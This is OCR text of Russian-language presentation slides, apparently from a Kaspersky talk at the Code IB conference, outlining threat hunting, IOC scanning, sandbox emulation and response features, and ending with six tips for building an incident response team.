ПОИСКА УГРОЗ

Thread Hunting

Гибкий поиск по базе событий на основе заданных критериев

Загрузка IOC


Сканирование по базе событий или сразу на агенте



КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

АВТОМАТИЧЕСКИЙ ДЕТЕКТ ПОДОЗРИТЕЛЬНОЙ АКТИВНОСТИ




КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

ЭМУЛЯЦИЯ В ПЕСОЧНИЦЕ

Интерактивная карта
Дерево активностей процессов при эмуляции объекта в изолированной сети



Лог активности
Информация о сетевой активности процесса:
DNS и HTTP и IDS лог


Дополнительная информация
Полный лог активности в json-формате, вредоносный образец, скриншоты,
pcap-файлы

КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

АКТИВНЫЕ ДЕЙСТВИЯ

Задачи
Единоразовое выполнение команд



Политики
Постоянно действующи
правила блокировки

КОД ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ

kaspersky

КАК СДЕЛАТЬ НЕВОЗМОЖНОЕ И РАБОТАТЬ БЫСТРЕЕ?

1 **СФОРМИРОВАТЬ КОМАНДУ**
Это не ИТ, нужна полная вовлеченность

2 **ОБУЧИТЬ КОМАНДУ**
Дать необходимые и эффективные знания в области ИБ

3 **ВЫРАБОТАТЬ РЕГЛАМЕНТ**
Сформировать план действий, описывающий работу с инцидентами

4 **ИСПОЛЬЗОВАТЬ ГОТОВЫЕ РЕШЕНИЯ**
Внедрить продукты, которые позволят автоматизировать большую часть работы

5 **ПРОВОДИТЬ УЧЕНИЯ**
Например, тесты на проникновение или эмуляции атак.

6 **РАЗВИВАТЬСЯ**
Не стоять на месте, пока другие идут

#CODEIB

СПАСИБО ЗА ВНИМАНИЕ

evgeny.budarin@kaspersky.com
+7 905 585 98 36